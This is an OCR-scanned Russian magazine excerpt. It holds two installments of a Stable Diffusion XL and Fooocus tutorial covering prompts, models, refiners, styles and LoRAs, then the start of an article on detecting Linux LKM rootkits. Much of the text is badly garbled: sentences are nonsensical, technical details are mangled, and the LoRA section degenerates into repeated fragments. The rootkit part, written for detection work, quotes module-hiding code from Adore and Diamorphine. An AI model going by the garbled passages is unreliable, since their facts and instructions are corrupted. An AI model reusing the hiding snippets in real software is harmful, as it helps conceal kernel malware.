Нас интересует вариант удвоения разрешения. После того как функция отработает, получаем такую картинку.




Обратим внимание, что в увеличенном изображении появились из нестыда каемка дополнительные мелкие детали. Если приглядеться, станет заметно, что в каемке изображены лица, которые в исходном изображении были размыты, сливаются в детали. Именно так работает режим апгрейды увеличения разрешения для генерации увеличенного изображения использующего апгрейт и апгрейты, подробные тем, которые применялись для генерации исходной картинки. Сплошь зарыаллелись в Fooocus. Не кэшпроходить не можешь, но это возможно в AUTOMATIC1111.

Термины

Inpaint – добавление, изменение или удаление объекта внутри картинки. Его применение не разберем на конкретном.

Outpaint – изменение размеров или соотношения сторон картинки подрисовыванием. Но кроме изображения. Нарисованные области будут дорисовываться по смысловой исходной модели и визуально отличаться. Это отличное средство для увеличения картинки будет отличаться с уменьшением соразмерно бесшовно.

На картинке уравнения разрешение (вид) рис полов или настающие. Попробуем сделать из нестыда в Fooocus фрагмент Inpaint. Для этого сотрем по увеличенному картинку, что пропущены в область Inpaint и Outpaint, после чего кистью выбрать лицо.



Отсюда можно добавить дополнительные ключевые слова в поле Inpaint additional prompt. Например, highly detailed face (но можно и что-то другое, например чтобы изменить цвет глаз или еще какие-то черты). Жмем Generate.

Получается примерно так.

Лучше выше или ниже по сравнению с оригиналом – вопрос спорный, но ре точно выросла детализация, и черты лица стали более проявленными. На примере другой картинки можно проиллюстрировать на продолжение в деталях.

Исходная

После автоматического разрешения

После ручного апгрейда

Теперь продолжим то же самое с другими.

Если кисти при наведении на заметное расстояние друг от друга, то их лучше выбирать и обрабатывать по отдельности. В противном случае область, для перерисовки выйдет слишком большой и ожидаемого результата мы не получим. В нашем примере кисти рта рисуем, потому не можно обработать в один проход.

И итого получается такая картинка.

WWW

Дополнительная информация в wiki.civitai.com/en/home и youtube и обсуждения на Github.

Продолжение →

STABLE DIFFUSION XL

ГЕНЕРИРУЕМ КАРТИНКИ НЕЙРОСЕТЬЮ НА СВОЕМ КОМПЬЮТЕРЕ

КАК СОСТАВИТЬ ЗАПРОС

О составлении запросов к нейросети мы поговорим подробнее в следующих статьях. В Fooocus подразумевается стандартный синтаксис: приоритетов, совместимый с AUTOMATIC1111. В частности, обратные скобки в запросе в одинарные скобки увеличивает его весовой коэффициент в 1,1 раза; если обернуть в двойные, то в 1,2 раза. Дальнейшее изменение весов задается, например, так: **`{token:1.3}`**.

Однако вручную задавать вес нет необходимости, достаточно выделить кнопкой слева (или несколько слов, разделенных запятыми) и нажать Ctrl-вверх для повышения веса или Ctrl-вниз для понижения.

Stable Diffusion обрабатывает запросы пачками по 75 токенов, причем наибольший вес имеют токены в начале пакета. Если используется длинный запрос или расширение в виде сценария, то токены может работать его на несколько начав в совершенно неожиданном для тебя месте, и повышенный вес незаслуженно получит какой-нибудь незначительный модификатор. О том, как с этим бороться, я расскажу в одной из следующих статей, когда будем разбираться с AUTOMATIC1111 (в Fooocus такая возможность есть равно пока нет).

Наконец, важный момент: Fooocus по умолчанию использует локальное GPT-подобное расширение запросов, чтобы получить более красивое изображение (это можно отключить в расширенных настройках, снять галочку со стиля Fooocus V2). Запросы, какой именно может работать его на нейросеть на генерацию, можно в файле **`log.html`** (он создается в выходной папке; его можно также открыть из вкладки Advanced → History Log).

Вот, например, как в результате выглядел наш запрос:

> **Original Prompt:** *a woman holding a gun stands in a desert 1800's America Western town,*
>
> **Negative Prompt:** *unrealistic, saturated, high contrast, big nose, painting, drawing, sketch, cartoon, anime, render, CG, 3d, watermark, signature, label*
>
> **Fooocus V2 Expansion:** *a woman holding a gun stands in a desert 1800's America Western town, highly detailed, magic mystical, dramatic light, cinematic, intricate, beautiful, sharp focus, extremely professional composition, elegant, very inspirational, special color, stunning, excellent, winning, modern, artistic, perfect, new classic, best, creative, positive, cute, spiritual, vibrant, iconic, rational*
>
> **Styles:** *["Fooocus V2", "Fooocus Photograph", "Fooocus Negative"]*


Нейросети ушел запрос Fooocus V2 Expansion с негативными ключевыми словами из Negative Prompt. А следующая за ней картинка была уже с другим запросом:

> *Fooocus V2 Expansion: a woman holding a gun stands in a desert 1800's America Western town, still, cinematic, dramatic ambient, intricate detailed, sharp focus, elegant, highly detailed, extremely scientific, magical, mystical, historic royal, full color, artistic, deep aesthetic, very inspirational, special color, original, holy, scenic, fascinating, epic, great creative, thought, fancy, iconic*

Таким образом, с настройками по умолчанию Fooocus самостоятельно модифицирует твои запросы по алгоритму, похожему на тот, что используется в коммерческих онлайновых нейросетях. Если тебе встревожило такое поведение, то можно отключить стиль Fooocus V2 из вкладки Advanced → Styles.

ПРОДВИНУТЫЕ ВОЗМОЖНОСТИ

В Fooocus есть и дополнительные возможности, доступные, если отметить галочку Advanced.



На вкладке Settings можно выбрать желаемое соотношение сторон и разрешение (впрочем, есть рекомендованный разработчиками Stable Diffusion набор);

- **Speed** — это количество итераций алгоритма. Чем больше шагов, тем более детальным может получиться изображение.
- **Image Number** — число генерируемых в пакете варианты изображения. По умолчанию генерируется две картинки, можно задать от 1 до 32.
- **Negative Prompt** — уже заполненное поле с отрицательными ключевыми словами. Обрати внимание, что Fooocus уже заполняет это поле за тебя. Не зайдя на вкладку Advanced, ты об этом, скорее всего, и не узнал бы.

Как использовать негативные ключевые слова?

Цензность негативных ключевиков несомненна, но их очень часто понимают и используют неправильно. Без нужды закрой запрос словами типа bad hands, bad anatomy, ugly, deformed. Stable Diffusion совершенно не интересно специально создавать bad hands и bad anatomy, и их перечисление в списке ключевиков сильно в большинстве моделей бесполезно: все подобные рисовавшие давно имеют отрицательный вес в самой модели. Да, их упоминание может (случайно) избавить от проблемы в конкретном изображении — но, во-первых, ты не проблема может возникнуть весь в других картинках, а во-вторых, такого же случайного эффекта можно добиться небольшим изменением любого другого параметра.

Негативные ключевые слова стоит использовать, в точности понимая зачем. Один случай — когда нужно дополнительно усилить защитный в основном запрос стиль (например, при фотореалистичном запросе забрасывать artist, cg, render). Другой — когда нужно убрать какую-то конкретную деталь или объект, который в противном случае будет присутствовать в изображении. Простой пример: при использовании стиля Midjourney в каждом запросе возникает избыток бирюзового цвета; его можно легко убрать, добавив слово teal в негативный запрос.

В то же время отрицательные слова, несомненно, влияют на финальное изображение, особенно на мелкие или они «попали». Успешность мы можем как добиться идеального результата, так и получить картину «черный квадрат» или совершенно деформированное, «рыхлое» изображение, созданное из остатков того, что не попало под негативные ключевые слова.

Наконец, под полем Negative Prompt пристроилась малозаметная галочка с подписью **Random**. По умолчанию она выбрана. Если он снята, появится возможность выбрать не случайный, а фиксированный сид (**seed**). Это может понадобиться в двух случаях: если ты хочешь в точности воссоздать ранее сгенерированное изображение (его сид всегда доступен в файле **`log.html`**) и если ты хочешь изучать, как повлияет на финальную картинку изменение текстового запроса (в этом случае не забудь отключить стиль Fooocus V2: этот стиль динамический, он будет меняться от запроса к запросу). По окончании экспериментов не забудь вернуть сид в случайное значение.

Image Number 1

Negative Prompt

Describing what you do not want to see.

unrealistic, saturated, high contrast, big nose, painting, drawing, sketch, cartoon, anime, manga, render, CG, 3d, watermark, signature, label

Random

Seed

4158920213292270700

History Log

На этом пока закончим рассмотрение расширенных возможностей Fooocus, но попозже ещё есть о чем, так что продолжение следует.

НЕДОСТАТКИ FOOOCUS

Один из основных недостатков Fooocus — единственный алгоритм повышения разрешения (upscaling), который к тому же нужно использовать вручную.

До определенного момента изображения как бы не существует; весь процесс «картинкообразования» происходит в латентном пространстве. «Вытащить» оттуда изображение означает перевести его из латентного пространства в пространство пикселей. Как только изображение «вытащили» в пространство пикселей, новые детали в нем уже не появятся: их можно только «размазать», основываясь на том, что уже есть, — самом изображении, текстовом запросе и модели.

На этом принципе основаны все «интеллектуальные» системы повышения разрешения — такие как мощный инструмент chaiNNer или расширение для рисование изображения (и даже анимации) WebuiZx Extension GUI. На этом же принципе работает апскейлер в Fooocus: уже готовое пиксельное изображение загружается в постпроцессор (ImgString), в котором и происходит последующие манипуляции.

Есть и другой подход — повышение разрешения в латентном пространстве, ещё до того, как изображение будет переведено в пиксели. При этом подходе дополнительные детали не возникают из ничего: их создает все та же модель, которая выдала изначальное изображение. Очевидно, что так сделать можно только во время генерации, но не после нее — с уже готовой картинкой. Подробнее и с примерами об этом можно почитать в статье на Civitai.

Пока что отметим: в Fooocus такой опции нет. А где есть? В других, более сложных продуктах — например, в AUTOMATIC1111, в котором доступен выбор из множества моделей повышения разрешения от сгенерированных до классических.

Далее — процесс «исправления» лиц и конечностей, который в Fooocus требует ручного вмешательства и использует пусть и очень хорошую, но внешнюю модель. В AUTOMATIC1111 можно делать это автоматически — и намного лучше: специализированное расширение автоматически распознает в кадре лица (а если нужно, то и конечности) и заставит сплетну в максимально доступном разрешении заново сгенерировать тайл, в котором находится лицо, используя ту же модель и тот же запрос, что и в основной генерации. После этого исправленный тайл бесшовно встраивается в основную картину. Преимущества такого подхода не только в автоматизации процесса, но и в более высоком качестве результата.

В Fooocus практически нет возможностей расширения. Наконец, не всем подойдет работой процесс, ориентированный на создание нескольких «черновиков» на первом шаге и последующую ручную «доработку напильником» одного-двух понравившихся вариантов.

ДОСТОИНСТВА

С другой стороны, Fooocus исключительно прост в использовании, а его система расширения запросов офлайновым GPT-подобным алгоритмом (стиль Fooocus V2) уникальна среди подобных проектов и вполне способна создать конкуренцию Midjourney.

Fooocus изделан в своей нише: это простой инструмент, прекрасно подходящий для начального обучения Stable Diffusion, позволяющий в один клик создавать шедевры и обладающий вполне достаточным для многих и многих пользователей возможностями апскейлером. Он прекрасно оптимизирован (по крайней мере, для карт Nvidia) и не требует увеличений для стабильной работы даже на слабых видеокартах.

А вот когда ты уже поняв, чем основная модель отличается от рефайнера, для чего нужны LoRA и чем они отличаются от стилей, что такое seed и на что влияет параметр CFG, — тогда можно запустить AUTOMATIC111 и не потереться в обилии параметров.

Как дела с законностью?

Для личного пользования ты можешь создавать любые картинки, не нарушающие законов страны, в которой ты находишься. А вот с публичным использованием создаваемых изображений дела обстоят куда сложнее. Вопросы права сохраняются лицензиями всех продуктов и моделей, которые были использованы в процессе.

Лицензия самого Stable Diffusion дает тебе довольно широкие права, как и лицензии многих сборок. У Fooocus и AUTOMATIC111 лицензия GPL 3.0, у других продуктов нужно смотреть отдельно. У большинства моделей SDXL с Civitai — лицензии CreativeML Open RAIL ++-M, которая также дает достаточно широкие возможности. У некоторых моделей лицензии более жесткие, так что нужно проверять.

В то же время «грабёж процесс» против разработчиков ряда нейросетей набирает обороты. Напомню, что около года назад, судебные подали иск против разработчиков нейросетей, обвиняя тех в незаконном использовании их творчества для обучения моделей.

Гарантированно лицензионные чистые изображения своим пользователям предлагают создавать все крупные фотобанки, обучившие генеративные модели на изображениях, на которые у них точно есть необходимые права. Shutterstock выдает что фотографии за использование их изображений будет выплачивается компенсация. С аналогичным предложением вышла на рынок и Getty Images.

ПРОДОЛЖЕНИЕ СЛЕДУЕТ

Когда в начинал стыд о программе, которая устанавливается и запускается командой **`run.bat`**, имеет одно поле ввода и кнопку Generate, мне представлялась, что тест вряд ли будет длинным. Но, как это часто бывает, текст быстро вышел из-под контроля. Тема генеративного искусственного интеллекта чрезвычайно обширна, и рассказать в единственной статье обо всем, о чем хотелось, мне не удалось.

В запланированном продолжении я собираюсь написать о том, какие бывают базовые модели, где их брать и на какие обратить внимание в первую очередь, о том, для чего нужны рефайнер (refiner) и LoRA и как их использовать, как работают стили и чем они отличаются от LoRA; наконец, о том, на что влияют параметры Guidance Scale (он же — CFG value) и Image Strength (влияние на контрольный рисунок). Кто знает, возможно, в будущем я напишу о разнице между оранжевой кошкой, кошкой и апельсином, кошкоапельсином и кошкой-апельсином. Не пропустите!

STABLE DIFFUSION XL

Выбираем модели, рефайнеры, лоры и стили

Олег Арбенин
Эксперт по кибербезопасности компании Positive Technologies
aimphotoarchive@gmail.com

Если ты соберешься запускать на своем компьютере генеративные модели для создания изображений, то перед тобой встанет серьезная проблема выбора: их много-много, и все они дают похожие, но все же немного разные результаты. В этой статье поговорим об этих отличиях, а также о рефайнерах, стилях, лорах и особенностях промптинга.

Мы продолжим изучать возможности генеративной нейросети Stable Diffusion XL, о которой в уже писал. В предыдущей статье мы освоили установку нейросети на компьютер, сопоставили несколько фотореалистичных изображений, познакомились с общей базой современных нейросетей — пальцем рисуем — и попробовали их исправить.

В качестве инструмента по-прежнему использовали fooocus. В то же время эта статья — посередине, где в его использует. В следующей раз перейдем на более продвинутую оборку — AUTOMATIC1111!

Последние новости генеративного ИИ

Генеративные нейросети развиваются по экспоненциальному мысли. Не успела выйти предыдущая статья, как новости посыпались сплошь и рога в изобилие.

Раз — и разработчики fooocus выпустили версию Stable Diffusion WebUI Forge, свой собственный оптимизированный форк популярнейшего AUTOMATIC1111. Теперь сборка предлагает поддержку fooocus — она работает на коробке и не требует додумать напильником, как оригинальная версия?

Два — и Stability AI, разработчики Stable Diffusion, выпускают перед вероятельно сборку нового поколения нейросетей Stable Cascade, потомить которую можно прямо в онлайне, но можно и установить на свой компьютер. Не хуже Stable Diffusion XL.

Три — и компания ByteDance, разработчики TikTok, выпускают проект SDXL Lightning, который позволяет генерировать изображения за доли секунды — быстрее, чем SDXL Turbo, и с более высоким качеством. К примеру, картинка ниже была создана за восемь секунд в разрешении 2024 на 2024 в стандартном для SDXL разрешении 1024 на 1024 изображения создаются менее чем за минуту. Бесплатно можно попробовать на сайте fromtext.io и на Google Fooocus, но лучше скачать модель diffusers/sdxl-1.0_lightning@FP32SE с Civitai и использовать на локально (только внимательно ознакомься с лицензиями — вдруг нельзя — это важно).

И уже когда я писал эту статью, пришла совершенно неожиданная новость: Stability AI выпустила Stable Diffusion 3, пока только в виде превью для разработчиков.

В новой версии Stable Diffusion остался не совсем понятно, как она соотносится с версиями Cascade (обещают много хорошего, при этом почти дословно идут по пунктам из пресс-релиза Midjourney v6). Первые примеры впечатляют, но на то они и демо.

РАЗЛИЧИЯ МЕЖДУ ПРЕСЕТАМИ

В предыдущей статье мы генерировали фотореалистичные изображения, запустив fooocus командой **run_realistic.bat**, однако фотореалистичных Stable Diffusion не ограничивается. Запустив-ка fooocus командой **run.bat**, мы автоматически переключимся на другие, универсальные настройки. Из стрим-интервью основателя fooocus lllyasviel, запрашивающего «расслабленные стили, а из списка подключенных «лор» исчезнет та, которая отвечает за фотореалистичность.

INFO
LoRA (Low-Rank Adaptation) — компактные модели, дополняющие основные.

При запуске какого-либо файла fooocus использует настройки из соответствующего пресета (они лежат в папке **fooocus\presets**). Пресет по-прежнему стоит запускать файлы корректной командой в зависимости от типа изображений, которые вы собираетесь генерировать.

Раз уж мы затронули о пресетах, то рассмотрим некоторые фотореалистичные **run_realistic.bat**: fooocus **run.bat** настройки такие.

В фотореалистичном пресете базовая модель — realisticStockPhoto_v10, лора — SDXL_FILM_PHOTOGRAPHY_STYLE_BetaSDXL4, негативные кеворды: cartoon — realistic, saturated, high contrast, big nose, painting, drawing, sketch, cartoon, anime, manga, render, CG, 3d, watermark, signature, label, activisme (из экспромта очки — динамический стиль Fooocus V2, а также Fooocus Photograph и Fooocus Negative.

В сочетании же пресета, который запускается командой **run.bat**, настройки другие: В качестве базовой модели авторы выбрали **juggernautXL_versionRundiffusion** (хорошая универсальная модель), лора — **sd_xl_offset_example-lora_1.0** (не предназначенные с дефолтной настройкой — увеличивать контраст, на выходе весомы коэффициентом может помочь «генерить» изображения с глубоким черным цветом). Никаких негативных ключевых слов на сей раз нет, а в качестве стиля выбран набор из уже знакомого динамического эпччайдера Fooocus V2 и новых стилей Fooocus Enhance и Fooocus Sharp.

Значения здесь имеет базовый всё, и начнем мы с главного — выбора базовой модели.

БАЗОВЫЕ МОДЕЛИ

Базовая модель, или чекпоинт, — это генеративная модель, использующая для преобразования текста в изображение алгоритмами Stable Diffusion. В зависимости от выбора модели на один и тот же запрос с одним и тем же сидом — прямо противоположные результаты: можно получить как поясные изображения, выполненные в разных стилях, так и совершенно разные картинки.

В качестве основных Fooocus поддерживает только модели SDXL 1.0, а вот в качестве рефайнера (Refiner) может использовать как их, так и старые модели от SD 1.5. О рефайнерах мы поговорим чуть ниже; пока что мы можешь скачать одну или несколько моделей в дополнение **juggernautXL_versionRundiffusion**, которую fooocus скачал автоматически при запуске **run.exe**. Сохранять чекпоинты нужно в папку **fooocus\models\checkpoints** или в любую другую, если ты указывал в ней путь в файле **fooocus\config.txt**. Например, так:

```
"path_checkpoints": "d:\Models\Stable-Diffusion\",
```


После этого можно нажать Refresh All Files, и модель появится в списке:

Почти все модели в большей или меньшей степени основаны на самой первой моделе, которую выпустила компания Stability AI. Они дополнялись, новыми данными, полученными в результате обучения, авторы разносов добавляли улучшения и ломали настройки. В результате разные модели могут заметно различаться между собой как по общей компоновке изображения, так и по качеству картинки.

Ниже — небольшое сравнение моделей по запросу «photorealistic, centurion, close view of a redhead woman in 19th century clothing of a woman mechanic fixing a steampunk car» с подключенным кастомным стилем Cinematic «cinematic angle, cinematic lighting, highly detailed, amazing, finely detailed, more realistic, Ultra HD 32k, cinematic 4k, footage from an epic movie, clear focus, detailed character design, ultra-high resolution, perfectly composed, UHD».

Вот как отработала модель Blatant V1:

А в галерее ниже — результаты других моделей.



Модель: BoRPaintingDark Dark Edition, Cinematic.v1, fix.SoraSquirtle Exotic realisticStockPhoto v10

Модели: RefleksMix, Real People 10, Yggdrasil V2 + mj_nr SDXL Lightning v10

Обрати внимание в первую очередь на разницу в изображении «Темная» Dark Edition различно отличается от «солнцевой» CineVisionXL, фотореалистичные модели пытаются в реализм, модель "Yggdrasil V2 воссоздает атмосферу, используя оригинальную цветовую палитру, а модель mj_nr(SDXL).Lightning_v10, есть и «мультяшки» с пальцами, сумела сгенерировать картину всего за восемь итераций (остальным моделям для этого потребовалось сорок).

Где скачать модели

Базовые моделей разные типов: обучение (Trained) и ремиксы (Merged). Обучением обычно считают модели, автор которых разворачивает (обучает) модель на том или ином наборе изображений. Впрочем, довольно часто обучённые модели называют ремиксы, для которых разработчик проверил дополнительное обучение на относительно небольшом объеме данных.

С ремиксами проще: их авторы обыкновенно несколько разных моделей и кор с задавными весовыми коэффициентами. Самый простой пример — добавление «фотореалистичной» лоры в сухую из моделей, что дополнительно увеличит весовые коэффициенты именно фотографий.

В зависимости от вкуса, чистых мозгов и мастерства разработчиков попчиаются более или менее интересные ремиксы. Моделей — тысячи, перепробовать все невозможно даже теоретически. Ты можешь просто сосредоточить их по популярности, в можешь воспользоваться моими рекомендациями.

Продолжение стр. 24

STABLE DIFFUSION XL

ВЫБИРАЕМ МОДЕЛИ, РЕФАЙНЕРЫ, ЛОРЫ И СТИЛИ

УНИВЕРСАЛЬНЫЕ МОДЕЛИ, ПРИГОДНЫЕ ДЛЯ РЕАЛИЗМА

Juggernaut XL — прекрасно сбалансированная модель, которая умеет всё. Многие авторы работают исключительно этой моделью в качестве основы.

Realcartoon Lora (SDXL) с сайта Tensor.Art — одна из лучших портретирующих моей модели. Что мне в ней нравится? Она в Midjourney XL. Вернее, наоборот — результат совместной работы для разработчиков: FreeAI2 (автор моделькарты) и Stability Nyna с Artificial-Agency (автор многочисленных моделей, в том числе отличных моделей Haphazard и Colossus XL).

Dreamshaper Turbo XL — одна из Reality Check XL, — обученная модель с упором в реализм. Способна выдавать уникальные результаты, непохожие на работу других моделей.


Cinfusion Project с сайта Tensor.Art — мощная модель, в состав которой вошли сотни моделей того же автора (а том числе обучённые), так и некоторые сторонние. Очень хорошо отзывается вниманию и на другие модели этого автора, на том же сайте или на Latent Cafe.

Cinemaxxxl, и, чтобы два раза не вставать, «фотографическая» Photoreal XL, «3D-мультяшная» Toon3d XL и многие другие. Kightshade — вроде тоже XL (сбалансированная модель, отличающая заявленным целям. Например, «мультяшная» Toon3d XL — не «мультяшная», а «3D-мультяшная», и, как будто мир был поставлен с головокружением рекиксоров — с соответствующим основанием для реализма).

Dreamshaper8XL — сбалансированный реализм с уклоном в трёхмерлизм (не путать с реалистичным реализмом). Кстати, реализмом обратись внимание и на другие модели того же автора.

Rafaelmix, Real People — несмотря на то что это реализм, мне не удалось повторить результаты работы этой модели в моей одной другой. Выражение лица получается «мёртвым» — детализированные лица и текстуры, высокий множественный.

Realistic Stock Photo — тоже уже даже первую версию этой модели в составе Colossus, но у тех пор вышла вторая. Это отличная модель для «классического» модели. Разницу между первой и второй версиями можно увидеть на примерах ниже.



Пример первой версии

СПЕЦИАЛИЗИРОВАННЫЕ МОДЕЛИ: АНИМЕ

Аниматешные модели относятся к специализированным, так как они работают с собственным синтаксисом, о чем можно рассказать подробнее.

В Stable Diffusion 1.5 был единственный конкурент текстового декодера В целом модель работала лучше, если использовать ключевые слова через запятую.

В Stable Diffusion XL использовали уже конкурент классический CLIP-L/14, а вместе с ней XL стала поддерживать запросы в виде естественных фраз. Базовая модель, выпущенная Stability AI, поддерживает работу с обычным языком, соответственно, рефаинеры, основанные на этой модели, также работают как с ключевыми словами, так и с запросами на естественном языке.

И тут пришли любители картинок в стиле аниме. В качестве источника карт/промтов для обучения взяли базы многочисленных сайтов-досок, а там почти для каждой картинки указана наборы тегов, что изображено, как, в каком стиле, что автор. И все это в машиночитаемом формате.

Соответственно, в этих моделях основная работу выполняет конкурент, а, скорее, с получением в результате что что нежелаемое, сверх и и условно говоря, стоит — прочитай подробнее инструкцию по сборке ваше, ужин в запросе стиль (из Wolnerupe на CivitaiLol, которой специализировался, кстати, на аниме, а, точнее, на аниме-стиле, что, что при чем же, как и сама модель, должны быть в фокусе SDXL 1.0).

Кстати, Wolnerupe — имеет смысл почитать внимательно в этой модели на Hugging Face и на сайте Civitai.com.

На основе каждой из этих двух моделей создано огромное количество рефаинеров, в которых сразу же «сразу» будет использован какой-нибудь конкретный стиль.

Если ты использовал A111 или WebUI Forge, рекомендую установить sd-webui-prompt, которое предоставляет появление дефолтного при генерации с этим рефаинером.

МОДЕЛИ-РЕФАЙНЕРЫ

Когда вышла первая базовая модель Stable Diffusion XL, не разработчики предоставили возможность на полезным шагам генерации использовать второ. дополнительную модель для мелкой детализации и исправления небольших ошибок мощная основной. Модели-рефайнеры нет необходимости качественно дополнять запрос, всё вполне достаточно того изображения в латентном еще пространстве, которое до нее отправлялось основная модель.

Пользоваться рефаинером просто: подключаем, выставляем весовой коэффициент (об этом ниже чуть-чуть) — profit! Вот нет.

Для начала проясню вопрос с весовым коэффициентом. Цифра указывает, какую часть работы делает выполнять **основная** модель, оставшуюся часть выполнит рефаинер. То есть если указать коэффициент 0.8, как на скриншоте, то базовая модель сделает 80 процентов работы, а рефаинер — оставшиеся 20% — модель realistic\StockPhoto.

С большинством современных моделей использовать рефаинер для дополнительной детализации и исправления мелких огрехов надлежит, что, что было предусмотрено разработчиками, уже нет нужды. Об этом же пишут и сами разработчики моделей. Однако не стоит забывать о применении потенциально переключения на другую модель в промежуточных выбранный момент генерации, не стоит. Однако, и проделывательных значений того стоит не стоит.

И, наконец, если в качестве основной Forrock подразумевает только SDXL, то рефаинером могут быть как SDXL, так и SD 1.5.

Продолжение статьи →

STABLE DIFFUSION XL

ВЫБИРАЕМ МОДЕЛИ, СТИЛИ, ЛОРЫ И СТИЛИ

СТИЛИ

Выбор стилей доступен на вкладке Style.

Для пути стили — это просто лишь расширение запроса тем или иным набором ключевых слов. Все стили стилизуют, за исключением стиля Fooocus V2. Стиль Fooocus V2 — это стандартный стиль, который Fooocus использует по умолчанию, если отсутствуют запросы, которые требуют обязательного стиля(ей), а разные картинки дают в среднем такого (бодро стилизованы) с разными автостилями. Стилей можно задавать и в командной строке:

```
style_keywords, style_keywords, [prompt] - style_keywords, style_
keywords, style_keywords
```

Количество ключевых слов не ограничено, но рекомендуется не слишком. Помимо стилей, в строке можно задавать и обычные ключевые слова, которые будут для Бота восприниматься, и чисто случайные из них (фиксировать нельзя).


Для каждого ключевого слова/стиля в отличие стиля по умолчанию (стиля — ключевого слова) можно задать вес, с которым ключевое слово будет влиять на генерацию. Для примера (разные стили) и влияния, влияет одинаково (с ростом веса — и на запрос «дает» и что-то из «дает» — что-то из «дает»). Вес задается в виде: ключевое_слово:вес_ключевого_слова (например, style_cute:1.5 — в «обычный» мотив. Вес — в диапазоне: [0.0 - 2.0]. Разрешение — 1024 на 1024 с поддержкой соотношения сторон.

Стиль Fooocus V2 (стандартный) — Ваш основной стиль:

Fooocus Sharp — стиль для «резкости» (Sharp):

Fooocus Cinematic — стиль для «кинематографичности» (Cinematic):

SAI Comic Book — стиль для «комиксов» (Comic Book):



И в заключение — стиль Fooocus Negative — для «негатива» (Negative):

ЛОРЫ

Благодаря лорам можно «залить» почти любую базовую модель использовать «чужие» стили, которые изначально в ней отсутствовали. Лоры бывают разных видов, но основные или стили (например, «стиль» конкретно художника или «не», рисованная вообще), но «лоры для «стрелочников».

Лоры — это «дообучение» на «ограниченном» наборе изображений и промпты. Лоры могут достаточно просто изменить, не весь мой «сохраняет» и разрешение разработчиков (например (иногда в дальнейшем нарушая порядок «генерации») («предыдущие значения»). Бывают лоры, изменяющие «объекты» и «изображения» добавить, «фотографии» «по-разному» (например, «фотографии» «в стиле» «Кинг Конг»).

Для корректной совместимости Fooocus (Bot) может использовать «предварительные» лоры, при «не» использовании «всего» и «значительной части» включает «ошибки» (в «лоры» «ошибки» — «ошибки» — «ошибки» —

ПО СЛЕДАМ PHRACK

Ищем LKM-руткиты в оперативке и изучаем устройство памяти x64

kolo3
Desperately in love with Linux and C.
kolo3@ukr.net

Когда-то, еще в начале погружения в тему ядерных руткитов в Linux, мне попалась заметка из Phrack об их обнаружении с реализацией для i386. Статья была не новая, и речь в ней шла о ядре Linux образца 2003 года. Что-то в этой заметке меня зацепило, хотя многое оставалось непонятным. Мне захотелось воплотить ту идею антируткита, но уже на современных системах.

WWW
Код того, что получилось в итоге, доступен на моем GitHub.

ПАРА СЛОВ ОБ LKM-РУТКИТАХ

С древнейших времен руткиты уровня ядра для Linux (они же LKM-руткиты) используют из всего множества механизмов сокрытия всё один и тот же: удаление своего дескриптора модуля (`struct_module`) из связного списка загруженных модулей ядра **modules**. Это действие скрывает из вывода в `procfs` (`/proc/modules`) и вывода команды `lsmod`, а также защищает от выгрузки через `rmmod`. Ведь ядро теперь считает, что такой модуль не загружен, вот и выгружать нечего.

```
546 int init_module(void)
547 {
548         struct module *m = &_this_module;
549                 *to_delete = NULL;
550
551         EXPORT_NO_SYMBOLS;
552
553 #ifdef DEBUG_STACK0
554         printk("init_module:struct */
555                 to_delete, m);
556
557         if (to_delete) {
558                 int i;
559                 /* We steal all information about it */
560                 m->nsyms = to_delete->nsyms;
561                 m->ndep = to_delete->ndep;
562                 m->flags = to_delete->flags;
563
564                 /* move set the right obj_index! (sic) */
565                 for (i = 0; i < NO_OBJ_INDEXES_delete(to); i++)
566                         mod_index(m, i) = mod_index(to, i);
567
568                 /* and drop the attached module from the list
569                 * this won't delete it but makes it disappear for lsmod
570                 */
571                 m->next = to_delete->next;
572         }
573 #endif /* DEBUG_STACK0/*/
```

Как скрывался Adore LKM 0.13 (1999–2000). Тогда список модулей был односвязным, а структуры list в ядре еще не было

Diamorphine / diamorphine.c

Code | Blame 499 lines (396 loc) · 10.6 KB

```
293     void
294     module_hide(void)
295     {
296             struct list_head *prev = THIS_MODULE->list.prev;
297             list_del(THIS_MODULE->list);
298             kfree(prev_module_list);
299             module_hidden = 1;
300     }
```

Как скрывается сейчас Diamorphine

INFO
Об основах работы ядерных руткитов в Linux читай другую мою статью: «Как прирулить руткит. Продолжаем загрузку зловредных модулей в Linux». Здесь я не буду рассказывать базовые вещи о них.

Некоторые руткиты после удаления себя из списка модулей могут затирать некоторые артефакты в памяти, чтобы найти их следы было сложнее. Например, начиная с версии 2.5.71 Linux устанавливает значение указателей `next` и `prev` связного списка в `LIST_POISON1` и `LIST_POISON2` (`0x00100100` и `0x00200200`) в структуре при исключении ее из этого списка. Это полезно для детекта ошибок, и этот же факт можно использовать для обнаружения «лишних» в памяти дескрипторов LKM-руткитов, отвязанных ранее от списка модулей. Конечно, достаточно умный руткит перезапишет стать явно выделяющиеся в памяти значения на что-то менее заметное, обойдя таким образом проверку. Так делает, к примеру, появившийся в 2022 году KovID LKM.

Но и после удаления из списка модулей руткиты все еще возможно обнаружить — на этот раз в `sysfs`, конкретно в `/sys/modules`. Этот псевдофайл был даже упомянут в документации Volatility — фреймворка для анализа разнообразных дампов памяти. Исследование этого файла — тоже один из вариантов обнаружения неизвестных руткитов. И хотя в той документации заявлено, что разработчиком не встречался руткит, который бы удалял себя из обоих мест, уже известный нам KovID LKM и тут преуспел. Что еще забавнее: первый закоммиченный вариант Diamorphine тоже удалял себя не только лишь из списка модулей.

Diamorphine / diamorphine.c

Code | Blame 582 lines (484 loc) · 8.78 KB

```
209     void
210     module_hide(void)
211     {
212             struct list_head *prev = THIS_MODULE->list.prev;
213             list_del(THIS_MODULE->list);
214             sprintf(_mod_sysfs_MODULE->mod.kobj.name,"");
215             list_del(THIS_MODULE->mod.kobj.entry);
216             module_hidden = 1;
217     }
```

Как скрывался Diamorphine образца ноября 2013-го

